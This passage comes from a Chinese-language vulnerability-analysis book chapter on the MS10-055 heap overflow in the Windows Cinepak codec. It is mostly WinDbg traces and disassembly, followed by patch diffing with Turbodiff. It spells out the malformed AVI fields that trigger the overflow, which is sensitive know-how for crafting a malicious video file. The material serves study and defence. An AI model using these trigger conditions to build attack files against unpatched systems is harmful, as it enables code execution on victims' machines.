cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000206
iccvid!CVDecompress+0x39:
73b721e7 0f8200020000    jb      iccvid!CVDecompress+0x23f (73b723ed)    [br=0]
0:015> p
eax=00000000 ebx=027f4e30 ecx=0005e2c0 edx=fffffee0 esi=00000000 edi=00000000
eip=73b721ed esp=02b8fd04 ebp=02b8fd30 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000206
iccvid!CVDecompress+0x3f:
```

```
73b721ed 8b750c          mov     esi,dword ptr [ebp+0Ch] ss:0023:02b8fd3c=00ec86f8 // 指向PoC中的 cinepak_codec_data1 数据
0:015> dd ebp+0c
00ec86f8  68000000 20016001 00101000 00001000
00ec8708  60000000 00206001 00110000 41411000
00ec8718  41414141 41414141 00114141 41411000
00ec8728  41414141 41414141 00114141 41411000
00ec8738  41414141 41414141 00114141 00411000
00ec8748  31786469 00000010 63643030 00000010
00ec8758  00000004 00000068 00000000 00000000
00ec8768  00000000 00000000 00000000 00000000
0:015> p
eax=00000000 ebx=027f4e30 ecx=0005e2c0 edx=fffffee0 esi=00ec86f8 edi=00000000
eip=73b721f0 esp=02b8fd04 ebp=02b8fd30 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000206
iccvid!CVDecompress+0x42:
73b721f0 8a6601          mov     ah,byte ptr [esi+1]       ds:0023:00ec86f9=00
0:015> p
eax=00000000 ebx=027f4e30 ecx=0005e2c0 edx=fffffee0 esi=00ec86f8 edi=00000000
eip=73b721f3 esp=02b8fd04 ebp=02b8fd30 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000206
iccvid!CVDecompress+0x45:
73b721f3 0fb64e03        movzx   ecx,byte ptr [esi+3]      ds:0023:00ec86fb=68
0:015> p
eax=00000000 ebx=027f4e30 ecx=00000068 edx=fffffee0 esi=00ec86f8 edi=00000000
eip=73b721f7 esp=02b8fd04 ebp=02b8fd30 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000206
iccvid!CVDecompress+0x49:
73b721f7 8a4602          mov     al,byte ptr [esi+2]       ds:0023:00ec86fa=00
0:015> p
eax=00000000 ebx=027f4e30 ecx=00000068 edx=fffffee0 esi=00ec86f8 edi=00000000
eip=73b721fa esp=02b8fd04 ebp=02b8fd30 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000206
iccvid!CVDecompress+0x4c:
73b721fa c1e008          shl     eax,8
0:015> p
eax=00000000 ebx=027f4e30 ecx=00000068 edx=fffffee0 esi=00ec86f8 edi=00000000
eip=73b721fd esp=02b8fd04 ebp=02b8fd30 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000246
iccvid!CVDecompress+0x4f:
73b721fd 0bc1            or      eax,ecx  // 检查长度的高位是否存在数值
```

```
0:015> p
eax=00000068 ebx=027f4e30 ecx=00000068 edx=fffffee0 esi=00ec86f8 edi=00000000
eip=73b721ff esp=02b8fd04 ebp=02b8fd30 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000202
iccvid!CVDecompress+0x51:
73b721ff 394510          cmp     dword ptr [ebp+10h],eax ss:0023:02b8fd40=00000068 // 判断
CVID 数据长度是否为正整数，因为长度值必须为无符号整数
0:015> p
eax=00000068 ebx=027f4e30 ecx=00000068 edx=fffffee0 esi=00ec86f8 edi=00000000
eip=73b72202 esp=02b8fd04 ebp=02b8fd30 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000246
iccvid!CVDecompress+0x54:
73b72202 0f8cec010000    jl      iccvid!CVDecompress+0x246 (73b723f4)    [br=0]  // 不跳转
```

上面的代码主要检测CVID数据长度是否大于0x20，只有大于0x20才继续往下执行，否则返回函数。那么，我们是如何知道前面的0x68代表CVID数据长度的呢？这里就需要从AVI的Cinepak压缩格式开始分析，关于Cinepak（CVID）的压缩格式可参考文章*Cinepak (CVID) stream format for AVI and QT*，链接见：http://multimedia.cx/mirror/cinepak.txt，Cinepak（CVID）压缩格式的总体框架如图3-4所示。




图3-4　Cinepak（CVID）压缩格式

其中，Frame Header内部各字段的定义如图3-5所示。




图3-5　Freame Header格式

在poc.avi中的cinepak_codec_data1就是Cinepak数据的开始，即Frame_Header = cinepak_codec_data1 + number_of_coded_strips，因此各字段值对应如下：

```
Flag = 00
CVID 数据长度 = 00 00 68
编码帧（coded frame）宽度 = 01 60
编码帧高度 = 01 20
编码条（coded strip）数量 = 00 10
```

所以，在前面调试分析时，我们才可以知道0x68代表着CVID数据长度。接下来，我们继续分析，为方便阅读代码，此处直接贴IDA反汇编代码：

```
.text:73B72208                  mov     cl, [esi]
.text:73B7220A                  mov     byte ptr [ebp+arg_8+3], cl ; cl = 0
.text:73B7220D                  lea     ecx, [ebp+var_10]
.text:73B72210                  push    ecx             ; ecx=0
.text:73B72211                  push    0Ah
.text:73B72213                  push    eax             ; eax=0x68
.text:73B72214                  call    _ULongSub@12     ; ULongSub(x,x,x)
.text:73B72219                  test    eax, eax         ; eax=0
.text:73B7221B                  jl      loc_73B723F4
.text:73B72221                  xor     eax, eax
.text:73B72223                  mov     ah, [esi+8]      ; 0
.text:73B72226                  add     esi, 0Ah         ; esi 指向 cinepak_codec_data2
.text:73B72229                  mov     [ebp+var_14], edi ; edi=0
.text:73B7222C                  mov     [ebp+var_18], esi
.text:73B7222F                  mov     [ebp+var_C], esi
.text:73B72232                  mov     al, [esi-1]      ; al = 0x10，即编码条数量
.text:73B72235                  cmp     eax, edi         ; 判断编码条数量是否大于 0
.text:73B72237                  mov     [ebp+var_1C], eax
.text:73B7223A                  jle     loc_73B723EA     ; 不跳转
.text:73B72240                  mov     [ebp+var_4], edi
```

继续回头看下Cinepak（CVID）压缩格式，在Frame Header之后是一些编码条，每一个编码条包含Header和CVID Chunk两部分，CodeBooks和Frame Vectors就包含在CVID Chunk部分，编码条各字段的含义如图3-6所示（由于缺乏较为详细的格式资料，若格式有误欢迎指正）。



图3-6　编码条格式

因此，根据PoC中的cinepak_codec_data2 可以得到各字段的数据：

```
编码条 ID = 10 00，代表 Intra-coded strip
编码条数据大小 = 00 10
顶部 Y 坐标 = 00 00
顶部 X 坐标 = 00 00
底部 Y 坐标 = 00 60
底部 X 坐标 = 01 60
CVID Chunk ID = 20 00，代表 12 位 V4 codebook 块列表
Chunk 数据大小 = 00 00
CVID Chunk ID = 1100
Chunk 数据大小 = 00 10
Chunk 数据 = AAAAAAAAAAAA（12 字节）
CVID Chunk ID = 11 00
Chunk 数据大小 = 00 10
Chunk 数据 = AAAAAAAAAAAA（12 字节）
CVID Chunk ID = 11 00
Chunk 数据大小 = 00 10
Chunk 数据 = AAAAAAAAAAAA（12 字节）
```

用WinDbg继续单步执行下去：

```
0:015> p
eax=00000010 ebx=027f4e30 ecx=0000005e edx=02b8fd20 esi=00ec8702 edi=00000000
eip=73b72243 esp=02b8fd04 ebp=02b8fd30 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000202
iccvid!CVDecompress+0x95:
73b72243 8b45f0          mov     eax,dword ptr [ebp-10h] ss:0023:02b8fd20=0000005e // 未解压缩的数据长度，开始时等于 PoC 中的 cinepak_codec_data2 字节数
0:015> p
eax=0000005e ebx=027f4e30 ecx=0000005e edx=02b8fd20 esi=00ec8702 edi=00000000
eip=73b72246 esp=02b8fd04 ebp=02b8fd30 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000202
iccvid!CVDecompress+0x98:
73b72246 83f816          cmp     eax,16h // 判断未解压缩的数据长度是否大于等于 0x16
0:015> p
eax=0000005e ebx=027f4e30 ecx=0000005e edx=02b8fd20 esi=00ec8702 edi=00000000
eip=73b72249 esp=02b8fd04 ebp=02b8fd30 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000206
iccvid!CVDecompress+0x9b:
73b72249 0f829b010000    jb      iccvid!CVDecompress+0x23c (73b723ea)    [br=0]
0:015> p
```

```
eax=0000005e ebx=027f4e30 ecx=0000005e edx=02b8fd20 esi=00ec8702 edi=00000000
eip=73b7224f esp=02b8fd04 ebp=02b8fd30 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000206
iccvid!CVDecompress+0xa1:
73b7224f 0fb65603        movzx   edx,byte ptr [esi+3]       ds:0023:00ec8705=10
0:015> p
eax=0000005e ebx=027f4e30 ecx=0000005e edx=00000010 esi=00ec8702 edi=00000000
eip=73b72253 esp=02b8fd04 ebp=02b8fd30 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000206
iccvid!CVDecompress+0xa5:
73b72253 33c9            xor     ecx,ecx
0:015> p
eax=0000005e ebx=027f4e30 ecx=00000000 edx=00000010 esi=00ec8702 edi=00000000
eip=73b72255 esp=02b8fd04 ebp=02b8fd30 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000246
iccvid!CVDecompress+0xa7:
73b72255 8a6e01          mov     ch,byte ptr [esi+1]        ds:0023:00ec8703=00
0:015> p
eax=0000005e ebx=027f4e30 ecx=00000000 edx=00000010 esi=00ec8702 edi=00000000
eip=73b72258 esp=02b8fd04 ebp=02b8fd30 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000246
iccvid!CVDecompress+0xaa:
73b72258 8a4e02          mov     cl,byte ptr [esi+2]        ds:0023:00ec8704=00
0:015> p
eax=0000005e ebx=027f4e30 ecx=00000000 edx=00000010 esi=00ec8702 edi=00000000
eip=73b7225b esp=02b8fd04 ebp=02b8fd30 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000246
iccvid!CVDecompress+0xad:
73b7225b c1e108          shl     ecx,8
0:015> p
eax=0000005e ebx=027f4e30 ecx=00000000 edx=00000010 esi=00ec8702 edi=00000000
eip=73b7225e esp=02b8fd04 ebp=02b8fd30 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000246
iccvid!CVDecompress+0xb0:
73b7225e 0bca            or      ecx,edx
0:015> p
eax=0000005e ebx=027f4e30 ecx=00000010 edx=00000010 esi=00ec8702 edi=00000000
eip=73b72260 esp=02b8fd04 ebp=02b8fd30 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000202
```

```
iccvid!CVDecompress+0xb2:
73b72260 3bc1           cmp     eax,ecx // 检查未解压数据大小是否小于 0x10
0:015> p
eax=0000005e ebx=027f4e30 ecx=00000010 edx=00000010 esi=00ec8702 edi=00000000
eip=73b72262 esp=02b8fd04 ebp=02b8fd30 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000206
iccvid!CVDecompress+0xb4:
73b72262 894df8          mov     dword ptr [ebp-8],ecx ss:0023:02b8fd28=00000004
0:015> p
eax=0000005e ebx=027f4e30 ecx=00000010 edx=00000010 esi=00ec8702 edi=00000000
eip=73b72265 esp=02b8fd04 ebp=02b8fd30 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000206
iccvid!CVDecompress+0xb7:
73b72265 0f827f010000    jb      iccvid!CVDecompress+0x23c (73b723ea)    [br=0]
0:015> p
eax=0000005e ebx=027f4e30 ecx=00000010 edx=00000010 esi=00ec8702 edi=00000000
eip=73b7226b esp=02b8fd04 ebp=02b8fd30 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000206
iccvid!CVDecompress+0xbd:
73b7226b 8a06           mov     al,byte ptr [esi]         ds:0023:00ec8702=10
0:015> p
eax=00000010 ebx=027f4e30 ecx=00000010 edx=00000010 esi=00ec8702 edi=00000000
eip=73b7226d esp=02b8fd04 ebp=02b8fd30 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000206
iccvid!CVDecompress+0xbf:
73b7226d 3c10           cmp     al,10h
0:015> p
eax=00000010 ebx=027f4e30 ecx=00000010 edx=00000010 esi=00ec8702 edi=00000000
eip=73b7226f esp=02b8fd04 ebp=02b8fd30 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000246
iccvid!CVDecompress+0xc1:
73b7226f 7408           je      iccvid!CVDecompress+0xcb (73b72279)    [br=1]
```

此处跳转并不会执行到前面触发异常的0x73b722cc，执行到尾部的时候，它会再跳回0x73b72243，每次循环处理0x10字节数据：

```
0:015> p
eax=00000010 ebx=027f4e30 ecx=00ec870e edx=00000000 esi=00ec8712 edi=00000000
eip=73b723de esp=02b8fd04 ebp=02b8fd30 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000206
```

```
iccvid!CVDecompress+0x230:
73b723de 3945ec        cmp     dword ptr [ebp-14h],eax ss:0023:02b8fd1c={<Unloaded_i.dll>
(00000001)}
0:015> p
eax=00000010 ebx=027f4e30 ecx=00ec870e edx=00000000 esi=00ec8712 edi=00000000
eip=73b723e1 esp=02b8fd04 ebp=02b8fd30 iopl=0         nv up ei ng nz na po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000283
iccvid!CVDecompress+0x233:
73b723e1 8975e8          mov     dword ptr [ebp-18h],esi ss:0023:02b8fd18=00ec870e
0:015> p
eax=00000010 ebx=027f4e30 ecx=00ec870e edx=00000000 esi=00ec8712 edi=00000000
eip=73b723e4 esp=02b8fd04 ebp=02b8fd30 iopl=0         nv up ei ng nz na po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000283
iccvid!CVDecompress+0x236:
73b723e4 0f8c59feffff    jl      iccvid!CVDecompress+0x95 (73b72243)     [br=1]
0:015> p
eax=00000010 ebx=027f4e30 ecx=00ec870e edx=00000000 esi=00ec8712 edi=00000000
eip=73b72243 esp=02b8fd04 ebp=02b8fd30 iopl=0         nv up ei ng nz na po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000283
iccvid!CVDecompress+0x95:
73b72243 8b45f0          mov     eax,dword ptr [ebp-10h] ss:0023:02b8fd20=0000004e  // 循
环处理剩余的未解压数据，每次处理 0x10 字节
```

继续执行下去又回到0x73b7226d地址，当Chunk ID=0x1100时，就会执行前面异常地址0x73b722cc处的堆数据复制指令：

```
0:015> p
eax=00000011 ebx=027f4e30 ecx=00000010 edx=00000010 esi=00ec8712 edi=00000000
eip=73b7226d esp=02b8fd04 ebp=02b8fd30 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000202
iccvid!CVDecompress+0xbf:
73b7226d 3c10            cmp     al,10h
0:015> p
eax=00000011 ebx=027f4e30 ecx=00000010 edx=00000010 esi=00ec8712 edi=00000000
eip=73b7226f esp=02b8fd04 ebp=02b8fd30 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000202
iccvid!CVDecompress+0xc1:
73b7226f 7408            je      iccvid!CVDecompress+0xcb (73b72279)     [br=0]
0:015> p
eax=00000011 ebx=027f4e30 ecx=00000010 edx=00000010 esi=00ec8712 edi=00000000
```

```
eip=73b72271 esp=02b8fd04 ebp=02b8fd30 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000202
iccvid!CVDecompress+0xc3:
73b72271 3c11           cmp     al,11h  // 当 Chunk ID = 0x1100 时，不发生跳转
0:015> p
eax=00000011 ebx=027f4e30 ecx=00000010 edx=00000010 esi=00ec8712 edi=00000000
eip=73b72273 esp=02b8fd04 ebp=02b8fd30 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000246
iccvid!CVDecompress+0xc5:
73b72273 0f8557010000    jne     iccvid!CVDecompress+0x222 (73b723d0)    [br=0]
0:015> p
eax=00000011 ebx=027f4e30 ecx=00000010 edx=00000010 esi=00ec8712 edi=00000000
eip=73b72279 esp=02b8fd04 ebp=02b8fd30 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000246
iccvid!CVDecompress+0xcb:
73b72279 8d4508         lea     eax,[ebp+8]

……省略部分内容……

0:015> p
eax=00000000 ebx=027f4e30 ecx=00004141 edx=02b8fd38 esi=00ec8712 edi=00000000
eip=73b722a9 esp=02b8fd04 ebp=02b8fd30 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000246
iccvid!CVDecompress+0xfb:
73b722a9 8b45fc         mov     eax,dword ptr [ebp-4] ss:0023:02b8fd2c=00002000  // 首次
执行时为 0，到后面循环递增 0x2000
```

下面是首次执行时的递增操作，然后再跳回循环处理未解压的数据：

```
0:015> p
eax=0001f800 ebx=027f4e30 ecx=00ec870e edx=00000000 esi=00ec8702 edi=00ec870e
eip=73b723c7 esp=02b8fd04 ebp=02b8fd30 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000202
iccvid!CVDecompress+0x219:
73b723c7 8145fc00200000  add     dword ptr [ebp-4],offset <Unloaded_i.dll>+0x1fff (00002000)
ss:0023:02b8fd2c=00000000
```

继续执行下去还会再次判断Chunk ID是否为0x1100，若是则不跳转，并执行数据复制。在每次循环复制0x800字节数据时，目标地址都会递增0x2000，目标堆块的大小为0x6000，因此只要令Chunk ID 0x1100的数据块超过3个即可造成堆溢出。处理第1个0x1100类型的Chunk时：

```
0:015> p
eax=00002000 ebx=027f4e30 ecx=00004141 edx=02b8fd38 esi=00ec8712 edi=00000000
```

```
eip=73b722b6 esp=02b8fd04 ebp=02b8fd30 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000246
iccvid!CVDecompress+0x108:
73b722b6 803e11          cmp     byte ptr [esi],11h         ds:0023:00ec8712=11 // 判断 Chunk
ID 是否为 0x1100
0:015> dd esi
00ec8712  10000011 41414141 41414141 41414141
00ec8722  10000011 41414141 41414141 41414141
00ec8732  10000011 41414141 41414141 41414141
00ec8742  10000011 64690041 00103178 30300000
00ec8752  00106364 00040000 00680000 00000000
00ec8762  00000000 00000000 00000000 00000000
00ec8772  00000000 00000000 00000000 00000000
00ec8782  00000000 00000000 00000000 00000000
0:015> p
eax=00002000 ebx=027f4e30 ecx=00004141 edx=02b8fd38 esi=00ec8712 edi=00000000
eip=73b722b9 esp=02b8fd04 ebp=02b8fd30 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000246
iccvid!CVDecompress+0x10b:
73b722b9 7516            jne     iccvid!CVDecompress+0x123 (73b722d1)    [br=0]
0:015> p
eax=00002000 ebx=027f4e30 ecx=00004141 edx=02b8fd38 esi=00ec8712 edi=00000000
eip=73b722bb esp=02b8fd04 ebp=02b8fd30 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000246
iccvid!CVDecompress+0x10d:
73b722bb 8b4b1c          mov     ecx,dword ptr [ebx+1Ch] ds:0023:027f4e4c=00177008
0:015> p
eax=00002000 ebx=027f4e30 ecx=00177008 edx=02b8fd38 esi=00ec8712 edi=00000000
eip=73b722be esp=02b8fd04 ebp=02b8fd30 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000246
iccvid!CVDecompress+0x110:
73b722be 8d3c01          lea     edi,[ecx+eax] // 目标地址每次递增 0x2000
0:015> p
eax=00002000 ebx=027f4e30 ecx=00177008 edx=02b8fd38 esi=00ec8712 edi=00179008
eip=73b722c1 esp=02b8fd04 ebp=02b8fd30 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000246
iccvid!CVDecompress+0x113:
73b722c1 b900080000      mov     ecx,offset <Unloaded_i.dll>+0x7ff (00000800)
0:015> p
```

```
eax=00002000 ebx=027f4e30 ecx=00000800 edx=02b8fd38 esi=00ec8712 edi=00179008
eip=73b722c6 esp=02b8fd04 ebp=02b8fd30 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000246
iccvid!CVDecompress+0x118:
73b722c6 8db700e0ffff    lea     esi,[edi-2000h]
0:015> p
eax=00002000 ebx=027f4e30 ecx=00000800 edx=02b8fd38 esi=00177008 edi=00179008
eip=73b722cc esp=02b8fd04 ebp=02b8fd30 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000246
iccvid!CVDecompress+0x11e:
73b722cc f3a5            rep movs dword ptr es:[edi],dword ptr [esi]  // 复制数据
0:015> !heap -p -a edi
    address 00179008 found in
    _HEAP @ 90000
      HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
        00177000 0c01 0000  [01]   00177008    06000 - (busy)
          ? <Unloaded_i.dll>+930092

0:015> ? edi
Evaluate expression: 1552392 = 00179008
```

处理第2个0x1100类型的Chunk时：

```
0:015> p
eax=00004000 ebx=027f4e30 ecx=00000800 edx=02b8fd38 esi=00179008 edi=0017b008
eip=73b722cc esp=02b8fd04 ebp=02b8fd30 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000246
iccvid!CVDecompress+0x11e:
73b722cc f3a5            rep movs dword ptr es:[edi],dword ptr [esi]
0:015> ? edi
Evaluate expression: 1552392 = 0017b008
```

处理第3个0x1100类型的Chunk时：

```
0:015> p
eax=00006000 ebx=027f4e30 ecx=00000800 edx=02b8fd38 esi=0017b008 edi=0017d008
eip=73b722cc esp=02b8fd04 ebp=02b8fd30 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000246
iccvid!CVDecompress+0x11e:
73b722cc f3a5            rep movs dword ptr es:[edi],dword ptr [esi]
0:015> ? edi
Evaluate expression: 1560584 = 0017d008
```

目标地址每次递增0x2000，而其堆块大小为0x6000，由于程序未限制循环递增的次数，当超过3次时就会超出目标堆的大小，最终造成堆溢出！

分析总结：程序在处理Cinepak压缩数据时，当CVID数据长度≥0x20，编码条数量超过3个时，若编码条中Chunk ID为0x1100的CVID Chunk≥3个，同时每次循环操作时未解压的数据超过0x16，那么在复制数据时就可导致堆溢出，因为目标地址每次操作时都会递增0x2000（首次为0），而其大小只有0x6000，循环递增3次后就会导致堆溢出。

3.4.4　漏洞修复

通过微软官网下载Windows XP SP3中文版的MS10-055的补丁，安装后我们用IDA和BinDiff进行补丁比较。由于补丁修改的地方较少，且直接通过漏洞函数名CVDecompress也很容易定位到修补的函数地址。在第2章中，我们已经讲过BinDiff的使用，这里再介绍一款免费的补丁比对工具Turbodiff，也是IDA插件，具体操作步骤如下。

（1）将 turbodiff.plw 放置在 IDA 安装目录里的 Plugins 目录，在菜单中即可直接使用。

（2）用 IDA（笔者分析时用 IDA5.5，现在（2016/5/21）最新版是 6.9）打开漏洞版 iccvid.dll，然后选择“Edit”→“Plugins”→“turbodiff v1.01b r1”，或者直接按“Ctrl+F11”组合键，在弹出“Choose operation”选择框后，选择“take info from this idb”选项，如图 3-7 所示。单击“OK”按钮后会弹出“Take the analysis”提示框，再单按“OK”按钮即可，如图 3-8 所示。

（3）按第 2 步操作打开修复版 iccvid.dll 执行相同操作，打开时记得保存前面的漏洞版 iccvid.idb，然后按“Ctrl+F11”组合键，在弹出的“Choose operation”选择框中选择“compare with…”选项，选中“漏洞版 iccvid.ib”打开即可自动比对。

（4）补丁比对结束后会自动弹出“Turbodiff results”列表框，由于此处补丁修改的地方较少，因此能识别出修复函数的地址，如图 3-9 所示。单击“OK”按钮后会打开 WinGraph32，生成两张代码流程图，如图 3-10 所示。




图3-7　Choose operation选择框




图3-8　Take the analysis选择框




图3-9　Turbodiff分析结果




图3-10　代码流程图比对

在图3-10中右边上方的代码块就是添加的补丁代码。下面是WinDbg对修复版程序的调试情况，直接对右上方的代码地址0x73b72221下断：

```
0:012> bp 73b72221
0:014> g
Breakpoint 0 hit
eax=00000000 ebx=00181dd8 ecx=0000005e edx=02a3fd1c esi=00ec7af8 edi=00000000
eip=73b72221 esp=02a3fd04 ebp=02a3fd30 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000246
iccvid+0x2221:
73b72221 33c0            xor     eax,eax
0:014> p
eax=00000000 ebx=00181dd8 ecx=0000005e edx=02a3fd1c esi=00ec7af8 edi=00000000
